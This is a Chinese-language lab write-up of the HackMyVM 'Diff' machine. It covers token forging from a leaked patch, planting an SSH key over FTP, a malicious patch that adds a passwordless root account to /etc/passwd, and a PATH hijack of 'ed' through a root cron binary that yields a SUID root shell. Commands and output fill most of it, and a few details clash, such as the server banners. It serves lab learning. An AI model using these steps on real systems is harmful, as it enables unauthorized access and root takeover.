

Diff

目标10.31.130.180

```
diff login:
Welcome to Debian Linux 7.0.8-1-liquorix-amd64 (tty1)


      .--.  .--.
     /  /  /  /
    /  /  /  /
   /  /  /  /
  /  /  /  /
 /  /  /  /
/  /  /  /
<HackMyVM>
<MazeSec>

Hostname : Diff
IP Addr  : 10.31.130.180
QQ Group : 321948805
diff login:
```

端口扫描，21，22，80开了3端口

```
21/tcp open  ftp      Pure-FTPd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 0      0      1012 May 29 05:59 fix.patch
| -rw-r--r--  1 1001   1001   0 May 29 05:51 hello.txt
22/tcp open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp open  http     Apache httpd 2.4.67 ((Debian))
| http-git:
| 10.31.130.180:80/.git/
| Git repository found!
| .git/config matched patterns 'user'
| Repository description: Unnamed repository; edit this file 'description' to name the...
| Last commit message: Security fix
| http-cookie-flags:
| /:
| PHPSESSID:
| httponly flag not set
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-title: Secure Download Portal
```

网页要求输入一个token



ftp可疑匿名登陆下载一个fix.patch

```
From 27acb8268ac9b94f42372a50b2b06baec240f1a6 Mon Sep 17 00:00:00 2001
From: Admin <admin@maze.com>
Date: Fri, 29 May 2026 05:59:31 -0400
Subject: [PATCH] Security fix

---
index.php | 5 +++--
1 file changed, 3 insertions(+), 2 deletions(-)

diff --git a/index.php b/index.php
index 5e409a0..25cebd5 100644
--- a/index.php
+++ b/index.php
@@ -5,7 +5,8 @@ if (isset($_GET['validate'])) {
    $input_token = $_GET['validate'];
    $secret = "DebianFixedSalt";

-    $time_component = date('Y-m-d');
+    $current_hour = date('H');
+    $time_component = date('Y-m-d') . '-' . $current_hour;
    $expected = substr(hash('sha256', $secret . $time_component), 0, 16);

    if (hash_equals($expected, $input_token)) {
@@ -36,7 +37,7 @@ if (isset($_GET['validate'])) {
        <input type="submit" value="Validate Token">
    </form>
    <hr>
-    <p><i>System Status: Operational</i></p>
+    <p><i>System Status: Patched (v1.1)</i></p>
    </div>
</body>
</html>
--
2.47.3
```

可以看出token从固定值变化为了每小时变化一次，然后注意时间是服务器的时间，所以要去响应头查看服务器的时间（f12-网络，刷新一下）

```

connection      keep-alive
Content-Length   128
Content-Type     application/json; charset=utf-8
Date            Wed, 01 Jul 2026 10:25:11 GMT
Server          nginx/1.24.0 (Ubuntu)

```

时间戳生成逻辑比较简短，就是将secret（给了，就是DebianFixedSalt）和时间拼接计算sha256取前16位，ai写个脚本

```

import hashlib

# 题目中固定的盐值
secret = "DebianFixedSalt"

# 根据服务器 Date 响应头拼接的时间因子
time_component = "2026-07-01-10"

# 拼接并计算 SHA-256
payload = secret + time_component
sha256_hash = hashlib.sha256(payload.encode()).hexdigest()

# 截取前 16 位作为 Token
token = sha256_hash[:16]

print(f"[*] 拼接的目标字符串: {payload}")
print(f"[*] 完整 SHA-256 哈希: {sha256_hash}")
print(f"[+] 最终生成的验证 Token: {token}")


```

```

< kali on Wednesday at 6:30 PM
> { [home] } * python3 1.py
[*] 拼接的目标字符串: DebianFixedSalt2026-07-01-10
[*] 完整 SHA-256 哈希: 3ef7d9cc70a455ed846b6ba8b2b1f54bd815570a44706fc56e37a0884d63c052
[+] 最终生成的验证 Token: 3ef7d9cc70a455ed

```

拿到凭据player:EeP0PfwuaWSKKhYO1sEn



ssh不能连接，那么顺其自然想到ftp登陆

```
< kali on Wednesday at 6:31 PM
> { ■ home } * ssh player@10.31.130.180
player@10.31.130.180: Permission denied (publickey).
```

```
> { ■ home } * ftp 10.31.130.180
Connected to 10.31.130.180.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 06:33. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.31.130.180:kali): player
331 User player OK. Password required
Password:
230 OK. Current directory is /home/player
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Extended Passive mode OK (|||15488|)
150 Accepted data connection
-rw-r--r-- 1 root root 44 May 29 05:45 user.txt
226-Options: -l
226 1 matches total
ftp> get user.txt
local: user.txt remote: user.txt
229 Extended Passive mode OK (|||25472|)
150 Accepted data connection
100% |*****| 44 530.47 KiB/s 00:00 ETA
226-File successfully transferred
226 0.000 seconds (measured here), 0.65 Mbytes per second
44 bytes received in 00:00 (142.75 KiB/s)
ftp> quit
221-Goodbye. You uploaded 0 and downloaded 1 kbytes.
221 Logout.

< kali on Wednesday at 6:33 PM
> { ■ home } * cat user
cat: user: 没有那个文件或目录

< kali on Wednesday at 6:33 PM
> { ■ home } * cat user.txt
tag{user-047a5e38dbf246416efbfeeca00362fd}
```

发现有写入文件权限，所以直接写入公钥登陆（这里权限是可以的不放心可以site chmod 600 authorized_keys一下）

```

ftp> mkdir .ssh
257 ".ssh" : The directory was successfully created
ftp> cd .ssh
250 OK. Current directory is /home/player/.ssh
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Extended Passive mode OK (|||8176|)
150 Accepted data connection
100% |*****| 86 1.74 MiB/s 00:00 ETA
226-File successfully transferred
226 0.001 seconds (measured here), 108.39 Kbytes per second
36 bytes sent in 00:00 (41.02 KiB/s)
ftp>

```

```

< kali on Wednesday at 6:42 PM
> { ■ home ■ .ssh } * ssh -i id_ed25519 player@10.31.130.180
Linux Diff 7.0-8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 29 21:55:46 2026 from 192.168.193.14
player@Diff:~$

```

pspy64扫描出来root运行一个二进制文件

```

2026/07/01 07:55:01 CMD: UID=0 PID=1060 | /usr/sbin/CRON -f
2026/07/01 07:55:01 CMD: UID=0 PID=1061 |
2026/07/01 07:55:01 CMD: UID=0 PID=1062 |
2026/07/01 07:55:01 CMD: UID=0 PID=1063 | /sbin/modprobe -q -- net-pf-16-protocol-9
2026/07/01 07:55:01 CMD: UID=0 PID=1065 |
2026/07/01 07:55:01 CMD: UID=0 PID=1064 | /usr/sbin/CRON -f
2026/07/01 07:55:01 CMD: UID=0 PID=1066 | /bin/sh -c /usr/local/bin/apply_patch
2026/07/01 07:55:01 CMD: UID=0 PID=1067 |
2026/07/01 07:55:01 CMD: UID=0 PID=1068 | /sbin/modprobe -q -- net-pf-16-protocol-9
2026/07/01 07:55:01 CMD: UID=0 PID=1069 |
2026/07/01 07:55:01 CMD: UID=0 PID=1070 | /sbin/modprobe -q -- net-pf-16-protocol-9

```

ida打开反编译


```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     setuid(0);
4     system("cd /tmp && /usr/bin/patch -b -p1 < /home/player/in.patch");
5     return 0;
6 }

```

root权限执行命令

那么再去看看patch



```
1 // positive sp value has been detected, the output may be wrong
2 void __fastcall __noreturn start(__int64 a1, __int64 a2, void (*rtld_fini)(void))
3 {
4     __int64 stack_end_1; // rax
5     int argc; // esi
6     __int64 stack_end; // [rsp-8h] [rbp-8h] BYREF
7     char *ubp_av; // [rsp+0h] [rbp+0h] BYREF
8
9     argc = stack_end;
10    stack_end = stack_end_1;
11    _libc_start_main(main, argc, &ubp_av, 0, 0, rtld_fini, &stack_end);
12    _halt();
13 }
```

main太长了也看不懂

重新回到这个命令上 `cd /tmp && /usr/bin/patch -b -p1 < /home/player/in.patch`

- 切到 `/tmp` 目录。
- 调用系统的 `/usr/bin/patch` 工具。
- **关键点：** 它会以 `root` 权限去读取你（`player` 用户）具有完全控制权的路径：`/home/player/in.patch`。
- 使用 `p1` 参数对目标进行补丁应用，并且带有 `b` 参数（意思是：在修改文件前，会先生成一个 `.orig` 或 `.bak` 的备份文件）。

说人话就是root执行你根目录下的补丁，那么我们可以写个恶意补丁（绕过/tmp）进行提权

一开始尝试了使用...绕过/tmp目录但是失败了，passwd并没有改变（下面是in.patch文件）

```
--- a/./etc/passwd
+++ b/./etc/passwd
@@ -22,3 +22,4 @@
 sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
 player:x:1000:1000:,,,:/home/player:/bin/bash
 ftp:x:1001:1001::/srv/ftp:/bin/false
+hack::0:0:root:/root:/bin/bash
```

后来尝试了软链接覆盖目标

```
cp /etc/passwd /home/player/passwd_new
echo 'hack::0:0:root:/root:/bin/bash' >> /home/player/passw
```

```
d_new
diff -u /etc/passwd /home/player/passwd_new > /home/player/
in.patch
mkdir -p /tmp/etc
ln -sf /etc/passwd /tmp/etc/passwd
```

然后将/home/player/in.patch前两行修改为

- -- a/etc/passwd
+++ b/etc/passwd

不过还是失败了，事后复盘猜测可能是因为patch不碰“非普通文件”

在动手改文件之前，它会先执行 `lstat("/tmp/etc/passwd")` 检查该文件的属性，如果是软链接将放弃进行修改文件（File is not a regular file的提示也证明应该是这一点）

后面我采用了环境劫持来提权

patch工具兼容ed脚本格式，并且运行脚本的权限是root，system命令会继承path，那么可以劫持ed环境变量

那么，我们现在首先需要伪造一个ed文件，然后使用patch解析它，劫持环境变量，运行我们创建的恶意ed脚本

```
printf "old\n" > /tmp/edtarget
#创建一个普通文件 edtarget，诱骗 patch 正常启动处理流程

#构造恶意ed文件，触发使用ed工具
cat > /home/player/in.patch <<'EOF'
Index: a/edtarget
1c
new
.
EOF

#伪造恶意ed工具，里面写入提权命令
cat > /tmp/ed <<'EOF'
#!/bin/sh
cp /bin/bash /home/player/rootshell
chown root:root /home/player/rootshell
chmod 4755 /home/player/rootshell
exit 1
```

EOF

```
chmod 755 /tmp/ed
```

#环境变量劫持

```
PATH=/tmp:$PATH /usr/local/bin/apply_patch
```

#rootshell到手

```
/home/player/rootshell -p -c 'id; cat /root/root.txt'
```

```
player@Diff:~$ printf "old\n" > /tmp/edtarget
player@Diff:~$ cat > /home/player/in.patch <<'EOF'
Index: a/edtarget
1c
new
.
EOF
player@Diff:~$ cat > /tmp/ed <<'EOF'
#!/bin/sh
cp /bin/bash /home/player/rootshell
chown root:root /home/player/rootshell
chmod 4755 /home/player/rootshell
exit 1
EOF
chmod 755 /tmp/ed
player@Diff:~$ PATH=/tmp:$PATH /usr/local/bin/apply_patch
cp: cannot create regular file '/home/player/rootshell': Text file busy
/usr/bin/patch: **** ed FAILED
player@Diff:~$ /home/player/rootshell -p -c 'id; cat /root/root.txt'
uid=1000(player) gid=1000(player) euid=0(root) groups=1000(player),100(users)
flag{root-be2c04a3c903018a7191736056f0a934}
player@Diff:~$ /home/player/rootshell -p
rootshell-5.2# id
uid=1000(player) gid=1000(player) euid=0(root) groups=1000(player),100(users)
rootshell-5.2# cat /root/root.txt
flag{root-be2c04a3c903018a7191736056f0a934}
```